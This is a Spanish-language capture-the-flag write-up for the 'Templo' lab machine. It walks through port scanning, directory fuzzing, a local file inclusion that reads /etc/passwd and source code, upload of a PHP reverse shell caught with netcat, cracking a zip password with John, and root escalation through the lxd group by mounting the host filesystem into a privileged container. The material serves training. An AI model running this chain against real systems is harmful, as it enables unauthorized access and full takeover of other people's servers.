Hackerlabs - Templo WRITEUP


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos abiertos en la maquina victima:

```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.10.143 -oN scan.txt
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_  256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: RODGAR
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-favicon: Unknown favicon MD5: 05D61F668472F7306C1A096A3A4EC1BD
MAC Address: 08:00:27:BD:2E:30 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

La maquina victima tiene 2 puertos abiertos: SSH y HTTP. Como no disponemos de credenciales para conectarnos por SSH comenzaremos a investigar el puerto 80:





Como no vemos nada en la pagina index vamos a realizar un fuzzing de directorios:

```
gobuster dir -u http://10.10.10.143 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,php,xml,txt,jpg,png,pdf,md
```


```
Starting gobuster in directory enumeration mode
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 20869]
/images               (Status: 301) [Size: 313] [--> http://10.10.1
/.html                (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.10.1
/js                   (Status: 301) [Size: 309] [--> http://10.10.1
/wow                  (Status: 301) [Size: 310] [--> http://10.10.1
/fonts                (Status: 301) [Size: 312] [--> http://10.10.1
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
```

Encontramos el directorio "wow", vamos a investigar a ver que hay en su interior







Como no existe el directorio /opt vamos a intetar usar el nombre que se menciona en la web como busqueda de un nuevo directorio:




Tenemos una pagina donde podemos subir archivos o incluirlos


Vamos a intentar incluir un archivo "scan.txt" para saber que pasa:





No se detecta nada en los logs pero si nos fijamos en la url extraña de la web podemos ver que puede ser vulnerable a LFI:






Podemos ver los usuarios que contiene el archivo "/etc/passwd". Descubrimos el nombre del usuario rodgar.

Como no conseguimos acceder por fuerza bruta por SSH vamos a intentar usar wrappers con LFI para saber el codigo fuente:

Lo decodeamos con base64



Nos dice que el nombre del archivo que nosotros subimos se encodea en rot13 y se sube a la carpeta /uploads pero mantiene su extension. Vamos a subir un archivo php malicioso "reverse.php" que nos proporcione una reverse shell (Recordemos que el nombre lo encodea en rot13 por lo que se llamaria "erirefr.php"). Creamos el archivo "reverse.php" de pentest_monkey, lo subimos, nos ponemos a la escucha con netcaty lo ejecutamos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.143] 397
Linux TheHackersLabs-Templo 6.8.0-39-generic #39-Ubuntu S
 20:36:43 up  1:14,  0 user,  load average: 0.03, 0.09, 0
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Hemos conseguido la conexion con el servidor

ESCALADA DE PRIVILEGIOS

Como antes nos habia dicho que teniamos que ir a /opt vamos a listar el contenido:

```
www-data@TheHackersLabs-Templo:/home$ ls -la /opt/
total 12
drwxr-xr-x  3 root   root   4096 Aug  6 21:45 .
drwxr-xr-x 23 root   root   4096 Aug  7 14:05 ..
drwxrwxr-x  2 rodgar rodgar 4096 Aug  6 17:07 .XXX
```

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls -la
total 12
drwxrwxr-x 2 rodgar rodgar 4096 Aug  6 17:07 .
drwxr-xr-x 3 root   root   4096 Aug  6 21:45 ..
-rw-r--r-- 1 root   root    378 Aug  3 21:12 backup.zip
```

Tenemos un archivo "backup.zip", como no tenemos la herramienta unzip vamos a descargarlo y lo ejecutamos en nuestra maquina local

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.4 - - [24/Sep/2024 20:41:41] "GET /backup.zip HTTP/1.1" 200 -
```

```
└─$ wget http://10.10.10.143:8000/backup.zip
--2024-09-24 16:41:42--  http://10.10.10.143:8000/backup.zip
Connecting to 10.10.10.143:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378 [application/zip]
Saving to: 'backup.zip'

backup.zip                          100%[═══════════════════════════════════>]

2024-09-24 16:41:42 (1.04 MB/s) - 'backup.zip' saved [378/378]
```

```
└─$ unzip backup.zip
Archive:  backup.zip
   creating: backup/
[backup.zip] backup/Rodgar.txt password:
password incorrect--reenter:
password incorrect--reenter:
```

Nos pide contraseña para descomprimir, lo que haremos es extraer el hash del archivo zip en el archivo hash.txt con "zip2john" y realizaremos un ataque de fuerza bruta para descifrar la contraseña:

```
zip2john backup.zip > hash.txt
```

```
└─$ zip2john backup.zip > hash.txt
ver 1.0 backup.zip/backup/ is not encrypted, or store
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.tx
```

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
batman           (backup.zip/backup/Rodgar.txt)
```

La contraseña para descomprimir el archivo es "batman", vamos a ver el contenido

```
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] backup/Rodgar.txt password:
 extracting: backup/Rodgar.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat backup/Rodgar.txt
6rK5£6iqF;o|8dmla859/_
```

Vemos una posible contraseña, vamos a probar a iniciar sesion con rodgar:

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ su rodgar
Password:
rodgar@TheHackersLabs-Templo:/opt/.XXX$ whoami
rodgar
```

El usuario "rodgar" rodgar pertenece al group "lxd" por lo que podemos crear un docker en el directorio raiz de la maquina para escalar los privilegios a root. Para eso haremos lo siguiente:

1. Nos descargamos la imagen del contenedor en nuestra maquina y la ejecutamos:

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd cd lxd-alpine-builder
sudo ./build-alpine
```

```
┌──(kali㉿kali)-[~/Downloads/lxd-alpine-builder]
└─$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  alpine-v3.20-x86_64-20240924_1728.tar.gz
```

2. Se crean dos archivos "tar.gz", pasamos el mas reciente a nuestra maquina victima y importamos la imagen:

```
lxc image import alpine-v3.20-x86_64-20240924_1728.tar.gz --alias alpine
```

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc image import alpine-v3.20-x86_64-20240924_1728.tar.gz --alias alpine
Image imported with fingerprint: 0622ab1f59e2adfb4cccd7a9c6cc7a40df085cb5b3c933f3729430e2c6147e08
```

Para listar las imagenes creadas:

```
lxc image list
```

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc image list
+--------+--------------+--------+-------------------------------+--------------+-----------+---------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE   |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------------+-----------+---------+------------------------------+
| alpine | 0622ab1f59e2 | no     | alpine v3.20 (20240924_17:28) | x86_64       | CONTAINER | 3.68MiB | Sep 24, 2024 at 9:30pm (UTC) |
+--------+--------------+--------+-------------------------------+--------------+-----------+---------+------------------------------+
```

3. Creamos un pool de almacenamiento para almacenar el contenido del docker "de tipo dir" llamado "default" y vemos si se ha creado el espacio de almacenamiento

```
lxc storage create default dir
lxc storage list
```

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc storage create default dir
Storage pool default created
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc storage list
+---------+--------+-----------------------------------------------+-------------+---------+---------+
|  NAME   | DRIVER |                    SOURCE                     | DESCRIPTION | USED BY |  STATE  |
+---------+--------+-----------------------------------------------+-------------+---------+---------+
| default | dir    | /var/snap/lxd/common/lxd/storage-pools/default |             | 0       | CREATED |
+---------+--------+-----------------------------------------------+-------------+---------+---------+
```

4. Iniciamos el contenedor dandole el nombre "hax" en el pool de almacenamiento que hemos creado antes y que se inicie con privilegios de root

`lxc init alpine hax -s default -c security.privileged=true`

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc init alpine hax -s default -c security.privileged=true
Creating hax

The instance you are starting doesn't have any network attached to it.
  To create a new network, use: lxc network create
  To attach a network to an instance, use: lxc network attach
```

5. Montamos el directorio raiz de la maquina victima en el contenedor que hemos creado para que el contenedor tenga acceso a todos los archivos de la maquina victima:

`lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true`

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to hax
```

6. Iniciamos el contenedor y ejecutamos una bash para que se ejecute como root en el interior del docker:

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc start hax
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc exec hax /bin/sh
~ # whoami
root
```

Hemos conseguido escalar a root